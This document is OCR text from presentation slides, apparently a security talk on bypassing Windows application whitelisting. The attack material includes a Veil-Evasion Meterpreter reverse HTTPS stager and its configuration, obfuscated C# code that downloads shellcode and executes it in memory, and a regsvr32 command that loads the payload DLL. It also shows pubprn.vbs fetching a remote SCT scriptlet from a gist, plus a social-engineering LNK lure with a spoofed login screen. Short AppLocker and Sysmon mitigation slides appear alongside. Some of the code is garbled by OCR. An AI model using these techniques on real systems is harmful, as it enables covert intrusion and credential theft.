
```
###Includes 5 Known Application Whitelisting Bypass Techniques in One File.  
###1. InstallUtil.exe  
###2. Regsvcs.exe  
###3. Regasm.exe  
###4. regsvr32.exe  
###5. rundll32.exe
```

All-in-one DLL;
convenient for testing

Type 1

Indirect loading of compiled codes
using system components

We illustrate next with free tools
& relatively easy for someone
with programming know-how &
Metasploit knowledge...



root@kali: ~/Veil

File Edit View Search Terminal Help

Veil-Evasion

[Web] : https://www.veil-framework.com/ | [Twitter] : @VeilFramework

Payload information:

Name: Pure C# Reverse HTTPS Stager
Language: cs
Rating: Excellent
Description: pure windows/meterpreter/reverse_https stager, no shellcode

Payload: cs/meterpreter/rev_https selected

Required Options:

Name	Value	Description
COMPILE_TO_EXE	X	Compile to an executable
DOMAIN	X	Optional: Required internal domain
EXPIRE_PAYLOAD	X	Optional: Payloads expire after "Y" days
HOSTNAME	X	Optional: Required system hostname
INJECT_METHOD	Virtual	Virtual or Heap
LHOST	192.168.2.161	IP of the Metasploit handler
LPORT	443	Port of the Metasploit handler
PROCESSORS	X	Optional: Minimum number of processors
SLEEP	X	Optional: Sleep "Y" seconds, check if acc
USERNAME	Music	Optional: The required user account
USE_ARYA	N	Use the Arya crypter

ffffffffff

payload.cs Program.cs

AllTheThings

```
1  using System; using System.Net; using System.Net.Sockets; using System.Linq; using System.Runtime.InteropServices;
2  namespace xjQqSimmnIFz { public class YmNiEBzRInKffN {
3      private static bool rKaaDAHoYtrkcjk(object sender, System.Security.Cryptography.X509Certificates.X509Certificate2 certificate) {
4          static string hNvoDtE(Random r, int s) {
5              char[] ZuKRJRBpI = new char[s];
6              string kjGYzK = "dYqD2vagSzV4lPpo1Uk60wNJ0K7FbcCETXMQnmhZ3fyIs9ext5Bj8RHAIwLGur";
7              for (int i = 0; i < s; i++) { ZuKRJRBpI[i] = kjGYzK[r.Next(kjGYzK.Length)]; }
8              return new string(ZuKRJRBpI);
9          }
10         static bool QShqRy(string s) { return ((s.ToCharArray().Select(x => (int)x).Sum()) % 0x100 == 92); }
11         static string pidadEf(Random r) { string MjvmKbXeIRas = "";
12             for (int i = 0; i < 64; ++i) { MjvmKbXeIRas = hNvoDtE(r, 3);
13             string CLnjcp = new string("g2mrUuzS8h3vf0dyN7sQxVa4M0qlJ6TbtpiLnXGRPEzwIAKkYBcHD15CoF9Wje".ToCharArray());
14             for (int j = 0; j < CLnjcp.Length; ++j) {
15                 string KbPQQg = MjvmKbXeIRas + CLnjcp[j];
16                 if (QShqRy(KbPQQg)) { return KbPQQg; } }
17             static byte[] JfDALv(string rBVrjCywiF) {
18                 ServicePointManager.ServerCertificateValidationCallback = rKaaDAHoYtrkcjk;
19                 WebClient PeslzqPVqvX = new System.Net.WebClient();
20                 PeslzqPVqvX.Headers.Add("User-Agent", "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)");
21                 PeslzqPVqvX.Headers.Add("Accept", "*/*");
22                 PeslzqPVqvX.Headers.Add("Accept-Language", "en-gb,en;q=0.5");
23                 PeslzqPVqvX.Headers.Add("Accept-Charset", "ISO-8859-1,utf-8;q=0.7,*;q=0.7");
24                 byte[] hOuTOPAnkGVxE = null;
25                 try { hOuTOPAnkGVxE = PeslzqPVqvX.DownloadData(rBVrjCywiF);
26                 if (hOuTOPAnkGVxE.Length < 100000) return null; }
27                 catch (WebException) { }
28                 return hOuTOPAnkGVxE; }
29             void nhdKiVYCLROnBqf(byte[] XLdxAK) {
30                 (XLdxAK != null) {
31                     UInt32 DfMMcajilrzpEgM = VirtualAlloc(0, (UInt32)XLdxAK.Length, 0x1000, 0x40);
32                     Marshal.Copy(XLdxAK, 0, (IntPtr)(DfMMcajilrzpEgM), XLdxAK.Length);
33                     IntPtr uMmUbgPCpJVC = IntPtr.Zero;
34                     uMmUbgPCpJVC = VirtualAlloc(0, (UInt32)XLdxAK.Length, 0x1000, 0x40);
35                     Marshal.Copy(XLdxAK, 0, (IntPtr)(uMmUbgPCpJVC), XLdxAK.Length);
36                     ProcessStartInfo startInfo = new ProcessStartInfo();
37                     startInfo.FileName = "calc.exe";
38                     Process.Start(startInfo);
39                     YmNiEBzRInKffN y = new YmNiEBzRInKffN(); }
```

originally static Main

2. Modify slightly & build...

Command Prompt

```
C:\Windows\Microsoft.NET\Framework>regsvr32 /s /u C:\Users\q\Source\Repos\AllTheThings\AllTheThings\bin\x86\Release\AllTheThings.dll
```

3. Put command in LNK

Armitage

4. Command & Control... #gg

5~10 mins tops

Mitigate “Indirect” Execution


AllTheThings

```
###Includes 5 Known Application Whitelisting Bypass Techniques in One File.  
###1. InstallUtil.exe  
###2. Regsvcs.exe  
###3. Regasm.exe  
###4. regsvr32.exe  
###5. rundll32.exe
```

Take a look @
[https://github.com/subTee/
ApplicationWhitelistBypassTechniques/
blob/master/TheList.txt](https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt)

Needed by System
(eg. launch control panel)

- Use AppLocker (or equivalent) to block first 4.
- AppLocker DLL control impacts performance
- Sysmon to monitor DLL loads



Search result

Found 16 messages in 189 ms, searched in 1 index.
Results retrieved at 2017-05-23 16:17:41.

Add count to dashboard ▾ Save search criteria

More actions ▾

Fields Decorators

Default All None Filter fields

▶ AccountName
▶ AccountType
▶ Category
▶ Channel
▶ CommandLine
▶ CurrentDirectory
▶ Domain
▶ EventID
▶ EventReceivedTime

Messages			
Timestamp	source	CommandLine	User
2017-05-23 00:00:00.000	W7x86sp1Patched	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM
	Process Create: UtcTime: 2017-05-22 16:00:00.131 ProcessGuid:		
2017-05-23 00:00:00.000	PEC-W7proSP1x86	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM
	Process Create: UtcTime: 2017-05-22 16:00:00.109 ProcessGuid:		
2017-05-22 17:23:11.000	PEC-W7proSP1x86	rundll32 C:\Users\q\Desktop\AllTheThings.dll,EntryPoint	PEC-W7PROSP1X86\q
	Process Create: UtcTime: 2017-05-22 09:23:11.715 ProcessGuid:		
2017-05-22 17:22:58.000	PEC-W7proSP1x86	rundll32	PEC-W7PROSP1X86\q
	Process Create: UtcTime: 2017-05-22 09:22:58.692 ProcessGuid:		
2017-05-22 00:00:00.000	W7x86sp1Patched	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM
	Process Create: UtcTime: 2017-05-22 00:00:00.000 ProcessGuid:		


Other “Indirect” Methods

(non-exhaustive obviously)

- COM & registry abuses (will touch on later)

- Profiler abuses

- Exotic components



Let's say 'well-known' components are blocked....

AllTheThings


```
###Includes 5 Known Application Whitelisting Bypass Techniques in One File.  
###1. InstallUtil.exe  
###2. Regsvcs.exe  
###3. Regasm.exe  
###4. regsvr32.exe  
###5. rundll32.exe
```

~~Powershell~~
~~.vbs/.js/.hta/.bat.....~~

hypothesically blocked w/o affecting users

Plus other stuff mentioned in <https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt>

Let's look @ Type 2
OS or whitelisted app scripting
features



Scripting Abuses...

<https://www.slideshare.net/mobile/enigma0x3/windows-operating-system-archaeology>

Evasion

Windows very often resolves COM objects via the HKCU hive first

Find your favorite script that implements GetObject() or CreateObject() and hijack it.


This allows you to instantiate your own code without exposing it via the command line.

whitelisted path



C:\Windows\System32\Printing_Admin_Scripts\en-US

pubprn.vbs



We illustrate next, using the same Veil C# code, compiled, encoded to text JScript within SCT file & load over TLS via Gist.Github...

A screenshot of a code editor showing a VBScript file named "pubprn.vbs". The code is as follows:

```
62
63 ServerName = args(0)
64 Container = args(1)
65
66
67 on error resume next
68 Set PQContainer = GetObject(Container)
69
```

Three red arrows point to specific lines of code: line 63 (ServerName = args(0)), line 68 (Set PQContainer = GetObject(Container)), and line 69 (the closing bracket). A yellow arrow points to the path "C:\Windows\System32\Printing_Admin_Scripts\en-US".

For example: Windows printing script pubprn.vbs calls GetObject on a parameter we control. Can use this to execute a COM scriptlet

```
C:\Windows\debug\WIA>cd \
C:\>cd windows
C:\Windows>cd system32
C:\Windows\System32>cd Printing_Admin_Scripts
C:\Windows\System32\Printing_Admin_Scripts>cd en-US
C:\Windows\System32\Printing_Admin_Scripts\en-US>pubprn.vbs localhost script:https://gist.githubusercontent.com/jymcheong/4275fd814b8fe6558852d830aabc9160/raw/9fd97a6dce41d70c103747a0980cc05db36f9658/sample.sct
C:\Windows\System32\Printing_Admin_Scripts\en-US>
```



Using DotNetToJScript

[https://github.com/tyranid/
DotNetToJScript ...](https://github.com/tyranid/DotNetToJScript...)

turned a .NET assembly with
Veil-3.0 Pure C# reverse
https stager (same
payload.cs you saw earlier) to
JS script embedded *into a*
remote SCT scriptlet text file

**We may have AppLocker
rules to block scripts in
non-whitelisted path... but
this script is within
\Windows**

Armitage View Hosts Attacks Workspaces Help



Jobs X Console X Processes 2 X windows/meterpreter/reverse_https X

[*] Started HTTPS reverse handler on https://172.30.1.107:443
[*] Starting the payload handler

“Social Engineering” >> LNK

- In the earlier LNK builder demo, we wrote-&-launched a deceptive Excel file... why? user will see it through if clicked & nothing happens... so let's use the same deception again...
- **Imagine user receives some #NSFW in a zip file... some free pics inclusive ;)** & an internet LNK for m0re!~
- Compiled malicious .NET code launches IE Browser with a ‘relevant’ site while calling-back to C2, set a timer to spoof login screen, xxx, yyy...
#UseSomeImagination
- **BTW, the path of pubprn script is common to both x86 & x64 Windows**
- Apart from initial LNK file, this method is largely ‘file-less’ (loose definition) since there is NO drop-&-run. Erase LNK file is trivial...

Code Execution Options

- Let's say

AllTheThings

```
###Includes 5 Known Application Whitelisting Bypass Techniques in One File.  
###1. InstallUtil.exe  
###2. Regsvcs.exe  
###3. Regasm.exe  
###4. regsvr32.exe  
###5. rundll32.exe
```

~~Powershell
.vbs/.js/.hta/.bat...~~

hypothesically blocked without
affecting users


from non-whitelisted path
are blocked

LNK & Macros (features)

Type & Run



Exploit (bugs) eg. ETERNALBLUE RCE)



